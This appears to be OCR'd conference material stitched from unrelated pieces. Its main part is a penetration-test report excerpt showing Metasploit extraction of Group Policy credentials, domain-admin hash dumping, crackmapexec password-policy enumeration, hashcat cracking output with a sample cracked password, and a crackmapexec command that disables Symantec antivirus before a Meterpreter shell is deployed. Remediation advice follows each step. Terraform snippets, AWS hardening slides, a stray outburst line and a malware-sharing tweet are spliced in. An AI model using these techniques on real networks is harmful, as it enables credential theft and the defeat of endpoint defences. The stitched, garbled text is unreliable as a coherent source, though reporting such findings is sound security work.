0\354	NTLM			
0\355	NTLM			
0\356	NTLM			
0\357	NTLM			
0\358	NTLM			
0\359	NTLM			
0\360	NTLM			
0\361	NTLM			
0\362	NTLM			
0\363	NTLM			
0\364	NTLM			
0\365	NTLM			
0\366	NTLM			
0\367	NTLM			
0\368	NTLM			
0\369	NTLM			
0\370	NTLM			
0\371	NTLM			
0\372	NTLM			
0\373	NTLM			
0\374	NTLM			
0\375	NTLM			
0\376	NTLM			
0\377	NTLM			
0\378	NTLM			
0\379	NTLM			
0\380	NTLM			
0\381	NTLM			
0\382	NTLM			
0\383</td				

Post Exploitation



The terminal window displays several command-line outputs related to Group Policy extraction:

```
PASSWORD: h1..... IT-0.COM
DOMAIN CONTROLLER: IT-0.COM
DOMAIN: .com
CHANGED: 2018-08-19 15:05:36
NEVER_EXPIRES?: 1
DISABLED: 0

[*] XML file saved to: /root/.msf4/loot/20190124135148_default_... 2.15_microsoft.window_664355.txt
[*] Parsing file: \\... .com\SYN\... con\Policies\{8FF1D08C-6048-41C9-804F-F14954190865}\MACHINE\Preferences\Groups\Groups.xml ...
[*] Group Policy Credential Info

Name Value
---- -----
TYPE Groups.xml
USERNAME IT
PASSWORD ~~~~~

DOMAIN CONTROLLER
DOMAIN
CHANGED 2019-01-22 09:16:42
NEVER_EXPIRES? 1
DISABLED 0

[*] XML file saved to: /root/.msf4/loot/20190124135148_default_... 2.15_microsoft.window_373529.txt
[*] Parsing file: \\... .com\Policies\{91CDE05C-C3F5-41B7-85F0-3A44BD4A5667}\USER\Preferences\Printers\Printers.xml ...
[*] Parsing file: \\... .com\Policies\{99C2D17A-83B9-4BBD-9B8C-5648D116E1EC}\MACHINE\Preferences\Groups\Groups.xml ...
[*] Group Policy Credential Info

Name Value
---- -----
TYPE Groups.xml
USERNAME ctiaadmin
PASSWORD ~~~~~

DOMAIN CONTROLLER
DOMAIN
CHANGED 2018-04-16 18:29:42
NEVER_EXPIRES? 0
DISABLED 0

[*] XML file saved to: /root/.msf4/loot/20190124135152_default_... 2.15_microsoft.window_052257.txt
[*] Parsing file: \\... .com\Policies\{D90FFED7-4FE9-46F0-B998-3AC3FF0D51}\USER\Preferences\Printers\Printers.xml ...
```

Figure 11: Domain Admin (DA) credentials are extracted from Group Policy.

Remediation:

Remove the ability to set admin account passwords through GPP

For further information, reference the following resource(s):

<https://adsecurity.org/?p=63>

Domain Admin credentials were used to authenticate to the Domain Controller and dump the hashes of all Active Directory accounts.

Post Exploitation

Figure 12: LedgerOps engineers authenticating to the [REDACTED] Domain Controller (X.X.2.20) using the 'Administrator' account and dumping password hashes.

Remediation:

Monitor/harden access to LSASS and SAM table with tools that allow process whitelisting. Limit credential overlap across systems to prevent lateral movement opportunities using valid accounts if passwords and hashes are obtained.

For further information, reference the following resource(s):

- <https://attack.mitre.org/techniques/T1078>

Ensure that local administrator accounts have complex, unique passwords across all systems on the network. Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.

On Windows 8.1 and Windows Server 2012 R2, enable Protected Process Light for LSA. Identify and block potentially malicious software that may be used to dump credentials by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.



Post Exploitation

With Windows 10, Microsoft implemented new protections called Credential Guard to protect the LSA secrets that can be used to obtain credentials through forms of credential dumping. It is not configured by default and has hardware and firmware system requirements. It also does not protect against all forms of credential dumping.

Manage the access control list for "Replicating Directory Changes" and other permissions associated with domain controller replication.

Consider disabling or restricting NTLM traffic.




Figure 13: Logging into the ACME Domain Controller as DA via RDP.

LedgerOps discovered the [REDACTED] password policy lacked a minimum password length, password strength history, password age, account lockout threshold, and no account lockout duration, with no requirement for upper/lowercase, numbers, and symbols. Additionally, easily guessable strings and keyspace patterns such as "Password123!" and "gweASD@#" were allowed. The ability to use easily guessable passwords presents a risk for unknowing users.

Post Exploitation

```
└── #crackmapexec 12.156 --server-port 80 -u Administrator -p 'h1' --pass-pol
CME 12.156:445 [+] Windows 10.0 Build 16299 (name: [REDACTED]) (domain:[REDACTED])
CME 12.156:445 [+] Administrator:[h1] (Pwn3d!)
CME 12.156:445 [+] Dumping password policy
CME 12.156:445 Minimum password length: 0
CME 12.156:445 Password history length: 0
CME 12.156:445 Maximum password age: 41 days 23 hours 52 minutes
CME 12.156:445 Minimum password age: None
CME 12.156:445 Account lockout threshold: 0
CME 12.156:445 Account lockout duration: None
[+]_VtUvYvEJ
```

Figure 14: Password Policy is enumerated

A quick password cracking attempt resulted in 213 out of 1303 hashes (16.35%) being cracked in less than 17 minutes.

```
Session.....: sublimeall.txt.nt
Status.....: Running
Hash.Type.....: NTLM
Hash.Target....: /home/user/hashes/sublimeall.txt.nt
Time.Started...: Wed Feb  6 16:24:10 2019 (42 secs)
Time.Estimated.: Wed Feb  6 16:41:05 2019 (16 mins, 13 secs)
Guess.Base.....: File (/home/user/wordlist/optimized_wordlists/07)
Guess.Mod.....: Rules (/home/user/hashcat/rules/dive.rule)
Guess.Queue....: 7/64 (10.94%)
Speed.Dev.#1....: 1217.8 MH/s (14.59ms)
Speed.Dev.#2....: 1188.0 MH/s (14.62ms)
Speed.Dev.#3....: 1209.3 MH/s (14.26ms)
Speed.Dev.#4....: 1227.4 MH/s (14.20ms)
Speed.Dev.#5....: 1178.1 MH/s (14.71ms)
Speed.Dev.#6....: 1179.6 MH/s (15.03ms)
Speed.Dev.#*....: 7187.9 MH/s
Recovered.....: 213/1303 (16.35%) Digests, 0/1 (0.00%) Salts
Recovered/Time...: CUR:N/A, N/A AVG:0,0,0 (Min,Hour,Day)
Progress.....: 311811112960/7319874407872 (4.26%)
Rejected.....: 0/311811112960 (0.00%)
Restore.Point...: 327680/73873952 (0.44%)
Candidates.#1...: EZEenie4343 -> frayucee
Candidates.#2...: furyan61976 -> H8F,LIK]d
Candidates.#3...: jbors -> cbctest@5
Candidates.#4...: cbctct@8 -> DraStans
Candidates.#5...: FHDPL] -> isipp's(
Candidates.#6...: Drake#1 -> EZEPUNW
HMMon.Dev.#1....: Temp: 62c Fan: 19% Util:100% Core:1594MHz Mem:4353MHz Bus:1
HMMon.Dev.#2....: Temp: 59c Fan: 15% Util:100% Core:1582MHz Mem:4353MHz Bus:1
HMMon.Dev.#3....: Temp: 65c Fan: 23% Util:100% Core:1771MHz Mem:4353MHz Bus:1
HMMon.Dev.#4....: Temp: 64c Fan: 22% Util:100% Core:1771MHz Mem:4353MHz Bus:1
HMMon.Dev.#5....: Temp: 61c Fan: 18% Util:100% Core:1569MHz Mem:4353MHz Bus:1
HMMon.Dev.#6....: Temp: 60c Fan: 20% Util:100% Core:1582MHz Mem:4353MHz Bus:1
```

Figure 15: Cracking password hashes of [REDACTED] domain users.

Password hashes from the [REDACTED] AD group were isolated and cracked. A sample of username/password combinations follows:

[REDACTED].com\lisa.xxxxxx	Password123!
----------------------------	--------------

Post Exploitation

Remediation:

Establish a secure password policy, requiring the following:

- At least 12 characters in length
- Uppercase characters
- Lowercase characters
- Numbers
- Special characters (e.g. @#\$%^&*()_+|~-=`{}[]:";<>/)

Domain Admin credentials provided LedgerOps unfettered access to systems in the [REDACTED] domain. [REDACTED] user systems were targeted and accessed using the Domain Administrator account.

In order to log keys and capture screen shots of [REDACTED] VPN users, Symantec Endpoint Security and Antivirus were disabled remotely by LedgerOps prior to deploying a Meterpreter shell.

The terminal session shows a root shell on a Kali Linux machine named 'parrot'. The user runs 'nmap' to scan an IP address. Then, they use 'crackmapexec' to connect to port 80 of a Windows 10.0 Build 17134 system. They run commands to disable Symantec Endpoint Security and Antivirus, specifically targeting the 'ccSvchst.exe' process. The session ends with a 'KTHXBYE!' command.

```
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
[+] http://192.168.12.1:80 -x "cmd %ProgramFiles(x86)%\symantec\symant-1\smc.exe -stop"
[*] Windows 10.0 Build 17134 (name: Administrator:h1@L1d1# (Pwn3d!))
[*] Executed command
SUCCESS: The process "ccSvchst.exe" with PID 3148 has been terminated.
SUCCESS: The process "ccSvchst.exe" with PID 7388 has been terminated.

[*] KTHXBYE!
```

Figure 16: Endpoint Security is disabled on a REDACTED VPN user.

Remediation:

Prevent users from disabling Symantec Endpoint Solution.

For further information, reference the following resource(s):

- https://support.symantec.com/en_US/article.TECH102822.html

NO, NO, NO NO NO

I NEVER SAY THIS!

```
module "openvpn" {
  source = "../../modules/openvpn"
  subnet_id = module.networking.public_subnets[0]
  instance_type = "t2.micro"
  domain_name = "thescrappyco.com" #aws_route53_zone.primary.name
  hosted_zone = "Z2XKLRUKVTPEMT" #aws_route53_zone.primary.zone_id
  environment = "staging"
  vpc_id = module.networking.vpc_id
  region = data.aws_region.main.name
  cluster_tag_key = var.cluster_tag_key
  cluster_tag_value = var.cluster_tag_value
  auto_discover_policy = aws_iam_policy.auto-discover
  ssh_key_name = "openvpn"
}

//...

module "vault-cluster" {
  source = "../../modules/vault"
  auto_unseal_kms_key_alias = "vault-auto-unseal"
  ami_id = "ami-0a45abb8ce5e4ff67"
  region = data.aws_region.main.name
  ssh_key_name = "openvpn"
  vpc_id = module.networking.vpc_id
  subnet_ids = module.networking.management_subnets
  environment = "staging"
  consul_cluster_tag_key= var.cluster_tag_key
  consul_cluster_tag_value = var.cluster_tag_value
  s3_policy = aws_iam_policy.s3-tls
  vault_cluster_name = "vault-staging"
  vault_cluster_size = 2
  vault_instance_type = "t2.micro"
}
```

```
resource "aws_vpc" "main" {
  cidr_block      = var.cidr
  enable_dns_support = true
  enable_dns_hostnames = true

  tags = {
    Name      = var.name
    Environment = var.environment
  }
}

/* Gateways */
*/

resource "aws_internet_gateway" "main" {
  vpc_id = aws_vpc.main.id

  tags = {
    Name      = var.name
    Environment = var.environment
  }
}


resource "aws_nat_gateway" "main_a" {
  allocation_id = aws_eip.nat_a.id
  subnet_id     = aws_subnet.public_subnet_a.id
  depends_on    = [aws_internet_gateway.main]
  tags = {
    Name      = "${var.name}-NATGateway-a"
    Environment = var.environment
  }
}
```

Infrastructure As Code (Hashicorp Terraform / AWS Cloudformation)

Immutable Infrastructure(Hashicorp Packer)


- Bake AMIs with Packer
- Use Ansible to harden the OS
- <https://github.com/openstack/ansible-hardening>

Packer Build Process




Secret Management

- Hashicorp Vault/AWS SSM Parameter Store
- Granular control over access to secrets
- Automatic generation of short-lived DB credentials(Vault)




Interservice Communication

- Use TLS
- Manage your own keys via Vault
- Use Consul Connect sidecar to automatically proxy your traffic encrypted.



WAF

- AWS WAF Custom Rules or Managed Rules
- Open Source Solutions Like NAXSI(with NGINX)



Example Architecture

- ALB → NGINX(w/ NAXSI) → ECS with Consul Connect Sidecar → Vault

AWS Services



Guard Duty – A threat detection service that continuously monitors for malicious activity and unauthorized behavior.



Inspector - An automated security assessment service that helps improve the security and compliance of applications deployed on AWS.

VirusBay

Registration Code:

“DEFCON27”

Pinned Tweet

VirusBay @virusbay_io · Aug 8
Virusbay blog is finally up!
We begin with decryption of #Whiterose ransomware / by @voidm4p:
blog.virusbay.io/2019/08/05/how...
and additional 2 parts blog / by @Overfl0w_, who's also one of our Divers,
about #Turla KSL0T!
Enjoy!



How Reverse Engineering (and Cyber-Criminals' Mistakes) Can Help ...
Author: @Voidm4p "Last year I had to face a ransomware infection in a Spanish company... shared by twitter account @malwrhunteam, w...
blog.virusbay.io

5 52 129